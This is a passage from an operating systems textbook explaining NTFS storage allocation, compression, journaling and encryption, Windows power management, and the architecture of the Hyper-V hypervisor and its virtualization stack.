NTFS files have an ID associated with them that is like the i-node number in UNIX. Files can be opened by ID, but the IDs assigned by NTFS are not always useful when the ID must be persisted because it is based on the MFT record and can change if the record for the file moves (e.g., if the file is restored from backup). NTFS allows a separate object ID attribute which can be set on a file and never needs to change. It can be kept with the file if it is copied to a new volume.

The **reparse point** tells the procedure parsing the file name that it has do something special. This mechanism is used for explicitly mounting file systems and for symbolic links. The two volume attributes are used only for volume identification. The next three attributes deal with how directories are implemented. Small ones are just lists of files but large ones are implemented using B+ trees. The logged utility stream attribute is used by the encrypting file system.

Finally, we come to the attribute that is the most important of all: the data stream (or in some cases, streams). An NTFS file has one or more data streams associated with it. This is where the payload is. The **default data stream** is unnamed (i.e., *dirpath\file name::$DATA*), but the **alternate data streams** each have a name, for example, *dirpath\file name:streamname:$DATA*.

For each stream, the stream name, if present, goes in this attribute header. Following the header is either a list of disk addresses telling which blocks the stream contains, or for streams of only a few hundred bytes (and there are many of these), the stream itself. Putting the actual stream data in the MFT record is called an **immediate file** (Mullender and Tanenbaum, 1984).

Of course, most of the time the data does not fit in the MFT record, so this attribute is usually nonresident. Let us now take a look at how NTFS keeps track of the location of nonresident attributes, in particular, data.

Storage Allocation

The model for keeping track of disk blocks is that they are assigned in runs of consecutive blocks, where possible, for efficiency reasons. For example, if the first logical block of a stream is placed in block 20 on the disk, then the system will try

hard to place the second logical block in block 21, the third logical block in 22, and so on. One way to achieve these runs is to allocate disk storage several blocks at a time, when possible.

The blocks in a stream are described by a sequence of records, each one describing a sequence of logically contiguous blocks. For a stream with no holes in it, there will be only one such record. Streams that are written in order from beginning to end all belong in this category. For a stream with one hole in it (e.g., only blocks 0–49 and blocks 60–79 are defined), there will be two records. Such a stream could be produced by writing the first 50 blocks, then seeking forward to logical block 60 and writing another 20 blocks. When a hole is read back, all the missing bytes are zeros. Files with holes are called **sparse files**.

Each record begins with a header giving the offset of the first block within the stream. Next comes the offset of the first block not covered by the record. In the example above, the first record would have a header of (0, 50) and would provide the disk addresses for these 50 blocks. The second one would have a header of (60, 80) and would provide the disk addresses for these 20 blocks.

Each record header is followed by one or more pairs, each giving a disk address and run length. The disk address is the offset of the disk block from the start of its partition; the run length is the number of blocks in the run. As many pairs as needed can be in the run record. Use of this scheme for a three-run, nine-block stream is illustrated in Fig. 11-46.



Figure 11-46. An MFT record for a three-run, nine-block stream.

In this figure, we have an MFT record for a short stream of nine blocks (header 0–8). It consists of the three runs of consecutive blocks on the disk. The first run is blocks 20–23, the second is blocks 64–65, and the third is blocks 80–82. Each of these runs is recorded in the MFT record as a (disk address, block count) pair. How many runs there are depends on how well the disk block allocator did in finding runs of consecutive blocks when the stream was created. For an *n*-block stream, the number of runs can be anything from 1 through *n*.

Several comments are worth making here. First, there is no upper limit to the size of streams that can be represented this way. In the absence of address compression, each pair requires two 64-bit numbers in the pair for a total of 16 bytes. However, a pair could represent 1 million or more consecutive disk blocks. In fact, a 20-GB stream consisting of 20 separate runs of 1 million 1-KB blocks each fits easily in one MFT record, whereas a 60-KB stream scattered into 60 isolated blocks does not.

Second, while the straightforward way of representing each pair takes 2×8 bytes, a compression method is available to reduce the size of the pairs below 16. Many disk addresses have multiple high-order zero-bytes. These can be omitted. The data header tells how many are omitted, that is, how many bytes are actually used per address. Other kinds of compression are also used. In practice, the pairs are often only 4 bytes.

Our first example was easy: all the file information fit in one MFT record. What happens if the file is so large or highly fragmented that the block information does not fit in one MFT record? The answer is simple: use two or more MFT records. In Fig. 11-47, we see a file whose base record is in MFT record 102. It has too many runs for one MFT record, so it computes how many extension records it needs, say, two, and puts their indices in the base record. The rest of the record is used for the first k data runs.



Figure 11-47. A file that requires three MFT records to store all its runs.

Note that Fig. 11-47 contains some redundancy. In theory, it should not be necessary to specify the end of a sequence of runs because this information can be calculated from the run pairs. The reason for "overspecifying" this information is to make seeking more efficient: to find the block at a given file offset, it is necessary to examine only the record headers, not the run pairs.

When all the space in record 102 has been used up, storage of the runs continues with MFT record 105. As many runs are packed in this record as fit. When this record is also full, the rest of the runs go in MFT record 108. In this way, many MFT records can be used to handle large fragmented files.

A problem arises if so many MFT records are needed that there is no room in the base MFT to list all their indices. There is also a solution to this problem: the

list of extension MFT records is made nonresident (i.e., stored in other disk blocks instead of in the base MFT record). Then it can grow as large as needed.

An MFT entry for a small directory is shown in Fig. 11-48. The record contains a number of directory entries, each of which describes one file or directory. Each entry has a fixed-length structure followed by a variable-length file name. The fixed part contains the index of the MFT entry for the file, the length of the file name, and a variety of other fields and flags. Looking for an entry in a directory consists of examining all the file names in turn.



Figure 11-48. The MFT record for a small directory.

Large directories use a different format. Instead, of listing the files linearly, a B+ tree is used to make alphabetical lookup possible and to make it easy to insert new names in the directory in the proper place.

We now have enough information to finish describing how file-name lookup occurs for a file *\??\C:\foo\bar*. In Fig. 11-20, we saw how the Win32, the native NT system calls, and the object and I/O managers cooperated to open a file by sending an I/O request to the NTFS device stack for the *C:* volume. The I/O request asks NTFS to fill in a file object for the remaining path name, *\foo\bar*.

The NTFS parsing of the path *\foo\bar* begins at the root directory for *C:*, whose blocks can be found from entry 5 in the MFT (see Fig. 11-44). The string "foo" is looked up in the root directory, which returns the index into the MFT for the directory *foo*. This directory is then searched for the string "bar," which refers to the MFT record for this file. NTFS performs access checks by calling back into the security reference monitor, and if access checks pass, it searches the MFT record for the attribute *::$DATA*, which is the default data stream.

Having found file *bar*, NTFS will set pointers to its own metadata in the file object passed down from the I/O manager. The metadata includes a pointer to the MFT record, information about compression and range locks, various details about sharing, and so on. Most of this metadata is in data structures shared across all file objects referring to the file. A few fields are specific only to the current open, such as whether the file should be deleted when it is closed. Once the open has succeeded, NTFS calls IoCompleteRequest to pass the IRP back up the I/O stack to the I/O and object managers. Ultimately a handle for the file object is put in the handle table for the current process, and control is passed back to user mode. On

subsequent ReadFile calls, an application can provide the handle, specifying that this file object for *C:\foo\bar* should be included in the read request that gets passed down the *C:* device stack to NTFS.

In addition to regular files and directories, NTFS supports hard links in the UNIX sense, and also symbolic links using a mechanism called **reparse points**. NTFS supports tagging a file or directory as a reparse point and associating a block of data with it. When the file or directory is encountered during a file-name parse, the operation fails and the block of data is returned to the object manager. The object manager can interpret the data as representing an alternative path name and then update the string to parse and retry the I/O operation. This mechanism is used to support both symbolic links and mounted file systems, redirecting the search to a different part of the directory hierarchy or even to a different partition.

Reparse points are also used to tag individual files for file-system filter drivers. In Fig. 11-20, we showed how file-system filters can be installed between the I/O manager and the file system. I/O requests are completed by calling IoCompleteRequest, which passes control to the completion routines each driver represented in the device stack inserted into the IRP as the request was being made. A driver that wants to tag a file associates a reparse tag and then watches for completion requests for file open operations that failed because they encountered a reparse point. From the block of data that is passed back with the IRP, the driver can tell if this is a block of data that the driver itself has associated with the file. If so, the driver will stop processing the completion and continue processing the original I/O request. Generally, this will involve proceeding with the open request, but there is a flag that tells NTFS to ignore the reparse point and open the file.

File Compression

NTFS supports transparent file compression. A file can be created in compressed mode, which means that NTFS automatically tries to compress the blocks as they are written to disk and automatically uncompresses them when they are read back. Processes that read or write compressed files are completely unaware that compression and decompression are going on.

Compression works as follows. When NTFS writes a file marked for compression to disk, it examines the first 16 (logical) blocks in the file, irrespective of how many runs they occupy. It then runs a compression algorithm on them. If the resulting compressed data can be stored in 15 or fewer blocks, they are written to the disk, preferably in one run, if possible. If the compressed data still take 16 blocks, the 16 blocks are written in uncompressed form. Then blocks 16–31 are examined to see if they can be compressed to 15 blocks or fewer, and so on.

Figure 11-49(a) shows a file in which the first 16 blocks have successfully compressed to eight blocks, the second 16 blocks failed to compress, and the third 16 blocks have also compressed by 50%. The three parts have been written as three runs and stored in the MFT record. The "missing" blocks are stored in the MFT

entry with disk address 0 as shown in Fig. 11-49(b). Here the header (0, 48) is followed by five pairs, two for the first (compressed) run, one for the uncompressed run, and two for the final (compressed) run.



Figure 11-49. (a) An example of a 48-block file being compressed to 32 blocks. (b) The MFT record for the file after compression.

When the file is read back, NTFS has to know which runs are compressed and which ones are not. It can tell based on the disk addresses. A disk address of 0 indicates that it is the final part of 16 compressed blocks. Disk block 0 may not be used for storing data, to avoid ambiguity. Since block 0 on the volume contains the boot sector, using it for data is impossible anyway.

Random access to compressed files is actually possible, but tricky. Suppose that a process does a seek to block 35 in Fig. 11-49. How does NTFS locate block 35 in a compressed file? The answer is that it has to read and decompress the entire run first. Then it knows where block 35 is and can pass it to any process that reads it. The choice of 16 blocks for the compression unit was a compromise. Making it shorter would have made the compression less effective. Making it longer would have made random access more expensive. Because of this trade-off, it is generally better to use NTFS compression on files that are not randomly accessed.

Journaling

NTFS supports two mechanisms for programs to detect changes to files and directories. First is an operation, NtNotifyChangeDirectoryFile, that passes a buffer and returns when a change is detected to a directory or directory subtree. The result is that the buffer has a list of *change records*. If it is too small, records are lost.

The second mechanism is the NTFS change journal. NTFS keeps a list of all the change records for directories and files on the volume in a special file, which programs can read using special file-system control operations, that is, the *FSCTL_QUERY_USN_JOURNAL* option to the NtFsControlFile API. The journal file is normally very large, and there is little likelihood that entries will be reused before they can be examined. However, if journal entries do get reused before an application can examine them, then the app just needs to enumerate the directory tree it is interested in, to sync up with its state. After that, it can resume using the journal.

File Encryption

Computers are used nowadays to store all kinds of sensitive data, including plans for corporate takeovers, tax information, and love letters, which the owners do not especially want revealed to anyone. Information loss can happen when a notebook computer is lost or stolen, a desktop system is rebooted using an MS-DOS floppy disk to bypass Windows security, or a hard disk is physically removed from one computer and installed on another one with an insecure operating system.

Windows addresses these problems by providing an option to encrypt files, so that even in the event the computer is stolen or rebooted using MS-DOS, the files will be unreadable. The normal way to use Windows encryption is to mark certain directories as encrypted, which causes all the files in them to be encrypted, and new files moved to them or created in them to be encrypted as well. The actual encryption and decryption are not managed by NTFS itself, but by a driver called **EFS** (**Encryption File System**), which registers callbacks with NTFS.

EFS provides encryption for specific files and directories. There is also another encryption facility in Windows called **BitLocker** which runs as a block filter driver and encrypts almost all the data on a volume, which can help protect data no matter what—as long as the user takes advantage of the mechanisms available for strong keys. Given the number of systems that are lost or stolen all the time, and the great sensitivity to the issue of identity theft, making sure secrets are protected is very important. An amazing number of notebooks go missing every day. Major Wall Street companies supposedly average losing one notebook per week in taxicabs in New York City alone.

11.9 WINDOWS POWER MANAGEMENT

The **power manager** supervises power usage throughout the system. Historically management of power consumption consisted of shutting off the monitor display and stopping the disk drives from spinning. But the issue is rapidly becoming more complicated due to requirements for extending how long notebooks can run

on batteries, and energy-conservation concerns related to desktop computers being left on all the time and the high cost of supplying power to the huge server farms that exist today.

Newer power-management facilities include reducing the power consumption of components when the system is not in use by switching individual devices to standby states, or even powering them off completely using *soft* power switches. Multiprocessors shut down individual CPUs when they are not needed, and even the clock rates of the running CPUs can be adjusted downward to reduce power consumption. When a processor is idle, its power consumption is also reduced since it needs to do nothing except wait for an interrupt to occur.

On heterogeneous multiprocessor systems with multiple types of processors, significant power savings can be achieved by scheduling appropriate work to more efficient processors. The power manager closely collaborates with the kernel thread scheduler to influence its quality-of-service scheduling policies. For example, if the system is low on battery, the power manager can configure power policy such that all low-QoS threads exclusively get scheduled to efficiency cores.

Windows supports a special shut down mode called **hibernation**, which copies all of physical memory to disk and then shuts down the machine, reducing power consumption to zero. Because all the memory state is written to disk, you can even replace the battery on a notebook while it is hibernated. When the system resumes after hibernation, it restores the saved memory state (and reinitializes the I/O devices). This brings the computer back into the same state it was before hibernation, without having to login again and start up all the applications and services that were running. Windows optimizes this process by ignoring unmodified pages backed by disk already and compressing other memory pages to reduce the amount of I/O bandwidth required. The hibernation algorithm automatically tunes itself to balance between I/O and processor throughput. If there is more processor available, it uses expensive but more effective compression to reduce the I/O bandwidth needed. When I/O bandwidth is sufficient, hibernation will skip the compression altogether. With the current generation of multiprocessors, both hibernation and resume can be performed in a few seconds even on systems with many gigabytes of RAM.

An alternative to hibernation is **standby mode** where the power manager reduces the entire system to the lowest power state possible, using just enough power to the refresh the dynamic RAM. Because memory does not need to be copied to disk, this is somewhat faster than hibernation on some systems.

Despite the availability of hibernation and standby, many users are still in the habit of shutting down their PC when they finish working. Windows uses hibernation to perform a pseudo shutdown and startup, called **HiberBoot**, that is much faster than normal shutdown and startup. When the user tells the system to shutdown, HiberBoot logs the user off and then hibernates the system at the point they would normally login again. Later, when the user turns the system on again, HiberBoot will resume the system at the login point. To the user it looks like startup was

very, very fast because most of the system initialization steps are skipped. Of course, sometimes the system needs to perform a real shutdown in order to fix a problem or install an update to the kernel. If the system is told to reboot rather than shutdown, the system undergoes a real shutdown and performs a normal boot.

On phones and tablets, as well as the newest generation of laptops, computing devices are expected to be always on yet consume little power. To provide this experience, modern Windows implements a special version of power management called **CS** (**Connected Standby**). CS is possible on systems with special networking hardware which is able to listen for traffic on a small set of connections using much less power than if the CPU were running. A CS system always appears to be on, coming out of CS as soon as the screen is turned on by the user. Connected standby is different than the regular standby mode because a CS system will also come out of standby when it receives a packet on a monitored connection. Once the battery begins to run low, a CS system will go into the hibernation state to avoid completely exhausting the battery and perhaps losing user data.

Achieving good battery life requires more than just turning off the processor as often as possible. It is also important to keep the processor off as long as possible. The CS network hardware allows the processors to stay off until data have arrived, but other events can also cause the processors to be turned back on. In NT-based Windows device drivers, system services, and the applications themselves frequently run for no particular reason other than to *check on things*. Such *polling* activity is usually based on setting timers to periodically run code in the system or application. Timer-based polling can produce a cacophony of events turning on the processor. To avoid this, Windows requires that timers specify an imprecision parameter which allows the operating system to coalesce timer events and reduce the number of separate occasions one of the processors will have to be turned back on. Windows also formalizes the conditions under which an application that is not actively running can execute code in the background. Operations like checking for updates or freshening content cannot be performed solely by requesting to run when a timer expires. An application must defer to the operating system about when to run such background activities. For example, checking for updates might occur only once a day or at the next time the device is charging its battery. A set of system brokers provide a variety of conditions which can be used to limit when background activity is performed. If a background task needs to access a low-cost network or utilize a user's credentials, the brokers will not execute the task until the requisite conditions are present.

Many applications today are implemented with both local code and services in the cloud. Windows provides **WNS** (**Windows Notification Service**), which allows third-party services to push notifications to a Windows device in CS without requiring the CS network hardware to specifically listen for packets from the third party's servers. WNS notifications can signal time-critical events, such as the arrival of a text message or a VoIP call. When a WNS packet arrives, the processor will have to be turned on to process it, but the ability of the CS network hardware

to discriminate between traffic from different connections means the processor does not have to awaken for every random packet that arrives at the network interface.

11.10 VIRTUALIZATION IN WINDOWS

In the early 2000s, as computers were getting larger and more powerful, the industry started turning to virtual machine technology to partition large machine into a number of smaller virtual machines sharing the same physical hardware. This technology was originally used primarily in data centers or hosting environments. In the next decade, however, attention turned to more fine-grained software virtualization and containers came into fashion.

Docker Inc. popularized the use of containers on Linux with its popular Docker container manager. Microsoft added support for these types of containers to Windows in Windows 10 and Windows Server 2016 and partnered with Docker Inc. so that customers could use the same popular management platform on Windows. Additionally, Windows started shipping with the Microsoft Hyper-V hypervisor so that the OS itself could leverage hardware virtualization to increase security. In this section, we will first look at Hyper-V and its implementation of hardware virtualization. Then we will study containers built purely from software and describe some of the OS features that leverage hardware virtualization features.

11.10.1 Hyper-V

Hyper-V is Microsoft's virtualization solution for creating and managing virtual machines. The hypervisor sits at the bottom of the Hyper-V software stack and provides the core hardware virtualization functionality. It is a Type-1 (bare metal) hypervisor that runs directly on top of the hardware. The hypervisor uses virtualization extensions supported by the CPU to virtualize the hardware such that multiple *guest* operating systems can run concurrently, each in its own isolated virtual machine, called a **partition**. The hypervisor works with the other Hyper-V components in the **virtualization stack** to provide virtual machine management (such as startup, shutdown, pause, resume, live migration, snapshots, and device support). The virtualization stack runs in a special privileged partition called the **root partition**. The root partition must be running Windows, but any operating system, such as Linux, can be running in guest partitions which are also called **child partitions**. While it is possible to run guest operating systems that are completely unaware of virtualization, performance will suffer. Nowadays, most operating systems are **enlightened** to run as a guest and include guest counterparts to the root virtualization stack components which help provide higher-performance paravirtualized disk or network I/O. An overview of Hyper-V components is given in Fig. 11-50. We will discuss these components in the upcoming sections.



Figure 11-50. Hyper-V virtualization components in the root and child partitions.

Hypervisor

The hypervisor is a thin layer of software that runs between the hardware and the operating systems it is hosting. It is the most privileged software on the system and therefore needs to have a minimal attack surface. For this reason, it delegates as much functionality as possible to the virtualization stack running in the root partition.

The hypervisor's most important job is to virtualize hardware resources for its partitions: processors, memory, and devices. Each partition is assigned a set of **virtual processors (VPs)** and guest physical memory. The hypervisor manages these resources very similar to processes and threads in the operating system. The hypervisor internally represents each partition with a process data structure and each VP with a thread. From this perspective, each partition is an address space and each VP is a schedulable entity. As such, the hypervisor also includes a scheduler to schedule VPs on physical processors.

In order to virtualize processors and memory, the hypervisor relies on virtualization extensions provided by the underlying hardware. Intel, AMD, and ARM have slight variations in what they offer, but they are all conceptually similar. In a nutshell, the hardware defines a higher privilege level for the hypervisor and allows it to intercept various operations that occur while a processor is executing in guest mode. For example, when a clock interrupt occurs, the hypervisor gets control and can decide to switch out the currently running VP and pick another one, potentially

belonging to a different partition. Or, it can decide to inject the interrupt into the currently running VP for the guest OS to handle. Guest partitions can explicitly call the hypervisor—similar to how a user-mode process can make a system call into the kernel—using a **hypercall**, which is a trap to the hypervisor, analogous to a system call, which traps to the kernel.

For memory virtualization, the hypervisor takes advantage of **SLAT** (**Second Level Address Translation**) support provided by the CPU which essentially adds another level of page tables to translate **GPA**s (**Guest Physical Addresses**) to **SPA**s (**Server Physical Addresses**) This is known as **EPT** (**Extended Page Tables**) on Intel, **NPT** (**Nested Page Tables**) on AMD, and **stage 2 translation** on arm64. The hypervisor uses the SLAT to ensure that partitions cannot see each other's or the hypervisor's memory (unless explicitly desired). The SLAT for the root partition is set up in a 1:1 mapping such that root GPAs correspond to SPAs. The SLAT also allows the hypervisor to specify access rights (read, write, execute) on each translation which override any access rights the guest may have specified in it first-level page tables. This is important as we will see later.

When it comes to scheduling VPs on physical processors, the hypervisor supports three different schedulers:

1. **Classic scheduler**: The classic scheduler is the default scheduler used by the hypervisor. It schedules all non-idle VPs in round-robin fashion, but it allows adjustments such as setting *affinity* for VPs to a set of processors, reserving a percentage of processor capacity and setting limits and relative weights which are used when deciding which VP should run next.
2. **Core scheduler**: The core scheduler is relevant on CPUs that implement **SMT** (**Symmetric Multi-Threading**). SMT exposes two **LP**s (**Logical processors**), which share the resources of a single processor core. This is done to maximize utilization of processor hardware resources, but has two potentially significant downsides (so far). First, one SMT thread can impact the performance of its sibling because they share hardware resources like caches. Also, one SMT thread can use hardware side-channel vulnerabilities to infer data accessed by its sibling. For these reasons, it is not a great idea, from a performance and security isolation perspective, to run VPs belonging to different partitions on SMT siblings. That's the problem the core scheduler solves; it schedules an entire core, with all of its SMT threads to a single partition at a time. Typically, the partition is SMT-aware, so it has two VPs corresponding to the LPs in that core. Azure exclusively uses the core scheduler.
3. **Root scheduler**: When the root scheduler is enabled, the hypervisor itself does not do any VP scheduling. Instead, a virtualization stack component running in the root, known as the **VID** (**Virtualization**

Infrastructure Driver) creates a system thread for each guest VP, called **VP-backing threads** to be scheduled by the Windows thread scheduler. Whenever one of these threads gets to run, it makes a hypercall to tell the hypervisor to run the associated VP. Whereas the other schedulers treat guest VPs as black boxes—as should be the case for most virtual machine scenarios—the root scheduler allows for various **enlightenments** (paravirtualizations) enabling better integration between the guest and the host. For example, one enlightenment allows the guest to inform the host about the priorities of threads currently running on its VPs. The host scheduler can reflect these priority hints onto the corresponding VP-backing threads and schedule them accordingly, relative to other host threads. The root scheduler is enabled by default on client versions of Windows.

The Virtualization Stack

While the hypervisor provides hardware virtualization for guest partitions, it takes a lot more than that to run virtual machines. The virtualization stack, composed of several component across kernel-mode and user-mode, manages virtual machine memory, handles device access, and orchestrates VM states such as start, stop, suspend, resume, live migration, and snapshot.

As shown in Fig. 11-50, *WinHvr.sys* is the lowest layer of the virtualization stack in the root OS. Its enlightened guest counterpart is *WinHv.sys* in a Windows guest or *LinuxHv* in a Linux guest. It's the **hypervisor interface driver** which exposes APIs to facilitate communicating with the hypervisor rather than directly issuing hypercalls. It's the logical equivalent of *ntdll.dll* in user-mode which hides the system call interface behind a nicer set of exports.

VID.sys, the virtualization infrastructure driver, is responsible for managing memory for virtual machines. It exposes interfaces to user-mode virtualization stack components to construct the GPA space of a guest which includes regular guest memory as well as memory-mapped I/O space (MMIO). In response to these requests, the VID allocates physical memory from the kernel memory manager and asks the hypervisor, via WinHvr.sys, to map guest GPAs to those SPAs. The hypervisor needs physical memory to construct the SLAT hierarchy for each guest. The necessary memory for such metadata is allocated by the VID and *deposited* into the hypervisor, as necessary.

VMBus is another keykernel-mode virtualization stack component. Its job is to facilitate communication between partitions. It does this by setting up shared memory between partitions (e.g., a guest and the root) and taking advantage of **synthetic interrupt support** in the hypervisor to get an interrupt injected into the relevant partition when a message is pending. VMBus is used in paravirtualized I/O.

VSPs and *VSCs* are virtual service providers and clients that run in the root and guest partitions, respectively. The VSPs communicate with their guest counterparts

over VMBus to provide various services. The most common use of VSPs is for paravirtualized and accelerated devices, but other applications such as syncing time in the guest or implementing dynamic memory via ballooning also exist.

The user-mode virtualization components are for managing VMs as well as device support and orchestration of VM operations such as start, stop, pause, resume, live migration, snapshot, etc. **VMMS** (**Virtual Machine Management Service**) exposes interfaces for other management tools to query and manage virtual machines. *HCS* performs a similar task for containers. For each VM, VMMS creates a virtual machine worker process, *VMWP.exe*. VMWP manages the state of the VM and its state transitions. It includes **VDEVs** (**Virtual Devices**), which represent things like the virtual motherboard, disks, networking devices, BIOS, keyboard, mouse, etc. As the virtual machine boots and VDEVs are "powered on," they set up I/O ports or MMIO ranges in the GPA space through the VID driver or they communicate with their VSP driver to initiate VMBus channel set up with the corresponding VSC in the guest.

Device I/O

There are several ways Hyper-V can expose devices to its guests depending on how enlightened the guest OS is and the level of virtualization support in the hardware.

1. **Emulated devices**: An unenlightened guest communicates with devices through I/O ports or memory-mapped device registers. For emulated devices, the VDEV sets up these ports and GPA ranges to cause hypervisor intercepts when accessed. The intercepts are then forwarded to the VDEV running in the VM worker process through the VID driver. In response, the VDEV initiates the I/O requested by the guest and resumes the guest VP. Typically, when the I/O is complete, the VDEV will inject a synthetic interrupt into the guest via the VID and the hypervisor to signal completion. Emulated devices require too many context switches between the guest and the host and are not appropriate for high-bandwidth devices, but are perfectly OK for devices like keyboard and mouse.
2. **Paravirtualized devices**: When a synthetic device is exposed to a guest partition from its VDEV, an enlightened guest will load the corresponding VSC driver which sets up VMBus communication with its VSP in the root. A very common example of this is storage. *Virtual hard disks* are typically used with VMs and are exposed via the StorVSP and StorVSC drivers. Once the VMBus channel is set up, I/O requests received by the StorVSC are communicated to the StorVSP which then issues them to the corresponding virtual hard disk via the *vhdmp.sys* driver. Figure 11-51 illustrates this flow.

3. **Hardware-accelerated devices**: While paravirtualized I/O is much more efficient than device emulation, it still has too much root CPU overhead especially when it comes to today's high-end networking devices used in data centers or NVMe disks. Such devices support **SR-IOV** (**Single-Root I/O Virtualization**) or **DDA** (**Discrete Device Assignment**). Either way, the virtual PCI VDEV, working with the vPCI VSP/VSC, exposes the device to the guest on the virtual PCI bus. This is either a virtual function (VF) for SR-IOV devices or a physical function (PF) for DDA. The guest loads the corresponding device driver and is able to communicate directly with the device because its MMIO space is mapped into guest memory via the IOMMU. The IOMMU is also configured by the hypervisor to ensure that the device can only perform I/O to pages exposed to the guest.

